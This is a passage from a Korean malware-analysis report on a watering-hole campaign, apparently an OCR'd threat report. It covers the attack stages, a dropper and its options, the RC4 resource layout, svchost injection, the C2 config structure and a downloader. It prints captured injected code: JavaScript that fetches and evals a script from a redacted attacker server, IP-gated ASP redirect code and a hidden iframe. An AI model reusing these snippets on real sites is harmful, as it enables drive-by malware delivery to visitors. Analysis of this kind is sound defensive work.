
워터링홀 공격은 4단계에 걸쳐 최종 원격제어 악성코드가 다운로드 되는 것으로 확인되었다. 각 단계별 역할 및 URL은 아래와 같다.

[표 4-2] 워터링 홀 공격 수행 단계

단계	유형	용도	접속 시도 URL
1	스피어 피싱	워터링 홀 사이트 유도	http://www.[정상사이트].com
2	[정상사이트]의 변조된 메인 페이지	IP 검증 및 리다이렉트	https://[정상사이트2].com/product/sublist3.asp?id=9876
3	[정상사이트2] 서버에 설치된 악성코드	URL 검증 및 추가 악성코드 다운로드	https://www.[공격자서버].com:443/uploads/index.asp?id=9876
4	[공격자 서버]	악성코드 유포	-

1단계 스피어 피싱을 통해 2단계의 변조된 정상사이트의 메인 페이지로 접속이 이루어진다. 이후 IP를 비교하여 공격대상 IP대역에서 접속했을 경우에만 3단계 페이지로 리다이렉트된다. 3단계의 홈페이지를 호스팅 중인 서버에는 IIS 관련 서비스인 w3svc 서비스에 인젝션되어 접속 패킷을 제어할 수 있는 악성코드가 실행되고 있다. 실제 sublist3.asp는 존재하지 않고 악성코드가 대신 수신하여 프로토콜, 도메인, 포트, 페이지, 파라미터 검증에 사용된다. 검증에 성공하면 공격자가 구축한 서버로부터 추가 악성코드를 다운로드 받고 내려준다. 실제 공격 당시 공격자는 2단계의 변조된 메인 페이지를 메일 발신 후 오직 3시간 동안만 이용한 것으로 확인되었다.

[그림 4-3] 워터링 홀 동작 과정



워터링 홀 공격에 악용된 정상 사이트는 아래와 같이 메인 페이지 또는 자바스크립트 파일이 변조되어 악성 스크립트가 삽입되었다. 분석을 통해 확보한 악성 스크립트는 총 3가지 유형이다.

[표 4-3] 워터링 홀 페이지 유형

유형	변조 소스코드

워터링 홀 페이지 유형 1
(추가 스크립트 실행)
	`var xmlHttp = new XMLHttpRequest();`
	`var URL = "https://www.[redacted]/main.asp"`
	`var paramPost = "page=[redacted]&signKey=starter";`
	`var returnScript = "", newScript="";`
	
	`xmlHttp.open("POST", URL ,true);`
	`xmlHttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");`
	`xmlHttp.onreadystatechange = function(){`
	`if(this.readyState === XMLHttpRequest.DONE && this.status === 200){`
	`returnScript = xmlHttp.responseText;`
	`eval(returnScript);`
	`}`
	`}`
	`xmlHttp.send(paramPost);`

워터링 홀 페이지 유형 2
(IP검증 및 리다이렉트)
	`Dim ip`
	`ip = Request.ServerVariables("HTTP_CLIENT_IP")`
	`If ip = "" Then`
	`ip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")`
	`If ip = "" Then`
	`ip = Request.ServerVariables("REMOTE_ADDR")`
	`End If`
	`End If`
	
	`If MD5(Left(ip, 10)) = "9892[redacted]799a971fc7" Or`
	`MD5(Left(ip, 11)) = "b3a4f1e[redacted]8539e94" Or`
	`MD5(Left(ip, 11)) = "8f22776[redacted]bc1191f" Or`
	`MD5(Left(ip, 12)) = "539a85e[redacted]486add1" Or`
	`MD5(Left(ip, 9)) = "69d16280118[redacted]246" Then`
	
	`<script language='javascript'>`
	`{vOd5bN=unescape('%20%5E%15%1F/%21_%02D56X%02%0Fjf%0D%1F%0C0%25%5C%13J1`
	`</script>`

워터링 홀 페이지 유형 3 (리다이렉트)	`<iframe src='http:/[redacted].com/product\\index.html' width='60' height='1' frameborder='0'></iframe>`


2. 지속성 유지

최초 침투에 사용한 악성코드는 컴퓨터 부팅 등의 경우 지속적으로 실행이 불가능하므로 명령을 통해 추가 악성코드를 설치한다. 추가 악성코드들은 시작 프로그램, 레지스트리, 서비스 등록 등을 통해 재부팅 시에도 실행이 가능해진다. 명령 실행 및 결과 전송은 C2서버(명령조종지 서버)에 의해 이루어진다.

가 드랍퍼

드랍퍼 악성코드는 옵션에 따라 두 가지 기능을 수행한다. [-s 옵션], [-g옵션] 두 가지 기능을 가지고 있으며 각 옵션에 따라 서비스 목록 수집 및 전송, 원격제어 악성코드 드랍 및 실행 기능을 수행하며, -g 옵션의 경우 인자 개수는 드랍퍼 악성코드를 포함하여 2개, -s 옵션의 경우 인자 5개를 받는다.


[그림 4-4] 드랍퍼 악성코드 실행 옵션



1 -g 옵션 : 레지스트리 정보 수집

단일 인자로 실행되며 감염 시스템 내 netsvcs 그룹의 서비스 목록을 수집한다. netsvcs 그룹 중 현재 시스템에서 사용되지 않는 서비스명을 수집 후 반환하며, 공격자는 이 중 1개의 서비스명을 선택하여 -s 옵션의 인자로 사용한다.

[그림 4-5] 드랍퍼 악성코드 -g 옵션



최초 설치된 원격제어에 의해 실행되며, 공격자가 실행한 실제 명령은 아래와 같다.

[그림 4-6] 드랍퍼 악성코드 -g 옵션 실행 명령어

```
cmd.exe /c "[악성코드 경로] -g > "%s" 2>%1" [명령 결과 파일]
```

악성코드는 netsvcs 그룹에 존재하는 전체 서비스명 목록을 수집하여 현재 시스템에 등록된 서비스 목록들과 비교하고 사용되고 있지 않은 서비스명을 선택하여 악성코드의 서비스명으로 사용한다. netsvcs 그룹 서비스명 목록은 시스템 별로 다르며 각 레지스트리 위치는 아래와 같다.

[표 4-4] -g옵션을 통해 참조하는 레지스트리 경로

역할	경로
현재 시스템에 등록된 서비스 목록	HKLM₩SYSTEM₩CurrentControlSet₩Services, [서비스명]
netsvcs 그룹의 전체 서비스 목록	HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Svchost, netsvcs


2 -s 옵션 : 원격제어 악성코드 드랍 및 실행

드랍퍼 악성코드는 RC4로 암호화 된 3개의 리소스 정보를 가지고 있다. 먼저, 5번째 인자로 받은 RC4 key를 이용하여 C2 List 리소스를 복호화하여 파일로 생성한다. 이후 인젝터 리소스를 복호화하고 3번째 인자와 4번째 인자를 사용하여 서비스로 등록한다. 원격제어 리소스는 암호화된 상태로 파일로 저장되는데, 인젝터가 실행 시 복호화하여 svchost.exe에 인젝션한다. 최종적으로 원격제어 악성코드는 C2 List 파일을 읽어와 명령제어를 시도한다.

[표 4-5] 드랍퍼에 포함된 리소스 목록

Resource ID	파일 명	유형	용도
160	perf91nc.inf	C2 List	C&C 주소 목록 및 실행 관련 옵션
161	[인자 4].dll	인젝터	perfcon.dat 파일 복호화 후 로드
162	perfcon.dat	원격제어	perf91nc.inf 파일 참조하여 C2서버 연결

[그림 4-7] 드랍퍼 악성코드 -s 옵션 실행 명령어



3 Resource 160 : perf91nc.inf (C2 List)

C2서버 목록 및 실행에 필요한 설정 값을 가지고 있는 파일로, 원격제어 악성코드는 이 파일을 읽어와 연결을 시도한다. 해당 파일의 사이즈는 0x2EE0으로 고정되어 있다.

[표 4-6] perf91nc.inf 파일 구조

인덱스	값	역할
0x0~0x7	ID	감염기기 ID
0x620~0x1A6F	C2 페이지 리스트	명령조종지 페이지 (최대 10개)
0x1A70~0x2EBF	프로세스 또는 명령어 또는 파일	기본 실행 프로세스 또는 라이브러리 (최대 10개)
0x2EC0	Flag	명령어 또는 파일 추가 실행 Flag
0x2ECC	시간 (초)	악성코드 시작 시간 또는 실행된 시간
0x2ED0	시간 (분)	악성코드 실행 주기
0x2ED4	시간 (분)	악성코드 시작 시간
0x2ED8	Flag	악성코드 시작 시간 지정 Flag


4 Resource 161 : [인자 4].dll (인젝터)

-g 옵션으로 찾은 사용되지 않는 netsvcs 그룹의 서비스명과 관련된 파일 명을 인자 4로 받아 해당 이름을 파일 명으로 생성한다. 추가 위장을 위해 netsvcs 서비스가 실행 중인 svchost.exe를 찾아 perfcon.dat 파일을 복호화 한 데이터를 인젝션한다.

[표 4-7] [인자 4].dll 파일이 생성하는 로그 파일 경로 및 내용

단계	설명
로그 파일 경로	C:₩Windows₩Temp₩services_dll.log
악성행위 시작 로그	Start ...
원격제어 악성코드 인젝션	GetReflectiveLoaderOffset : 1:1

[그림 4-8] 인젝터 악성코드 상세 동작 과정




5 Resource 162 : perfcon.dat (원격제어 악성코드)

원격제어 악성코드는 **3. 최종 원격제어** 에서 상세히 설명한다.

나 다운로더

공격자는 다운로더 악성코드 실행 시 암호화 된 다운로드 지 주소와 다운로드 된 파일을 저장할 경로를 인자로 주어 실행한다. 최종적으로 다운로드 받는 악성코드는 확보되지 않았지만 드랍퍼 악성코드와 동일한 원격제어 악성코드인 것으로 추정된다. 공격자는 드랍퍼 또는 다운로드 중 1개를 선택하거나 혼용하여 지속성을 유지시킨다.


[그림 4-9] 다운로더 악성코드 실행 옵션



1 데이터 암·복호화 방식

2번째 인자로 주어진 암호화된 문자열을 복호화하면 악성코드가 접속할 1차, 2차 다운로드지가 추출된다. 공격자는 이후 감염기기의 정보를 수집하여 동일한 방식으로 암호화를 진행한다. 암호화 키는 매번 랜덤으로 새로 생성되고 S-box는 기존 DES 암호화 알고리즘의 테이블을 일부 차용하였다. 특정 알고리즘을 커스터마이징하여 사용하는 것으로 추정되며 전체적으로는 일반적인 대칭키 알고리즘의 구조를 띄고 있다.


[그림 4-10] 다운로더 악성코드 암호화 방식



2 감염정보 전송 및 추가 악성코드 다운로드

다운로더 악성코드는 먼저 1차 다운로드 지에 접속하여 감염기기의 정보와 2차 다운로드 지의 주소를 함께 전송한다. 1차 다운로드 지와 2차 다운로드 지 모두 특정 ASP페이지로 구성되어 있다. 1차 다운로드지에서는 악성코드로부터 수신한 2차 다운로드지에 접속하여 감염기기의 정보를 전송한다. 2차 다운로드지에서는 감염기기의 정보를 바탕으로 감염대상을 확인하고 감염기기의 ID와 컴퓨터 명으로 암호화한 악성코드를 전송한다. 정상적으로 추가 악성코드를 다운로드 받는데 성공하면 CloseEnv라는 문자열을 인자로 주고 실행한다.

[그림 4-11] 추가 악성코드 다운로드 과정



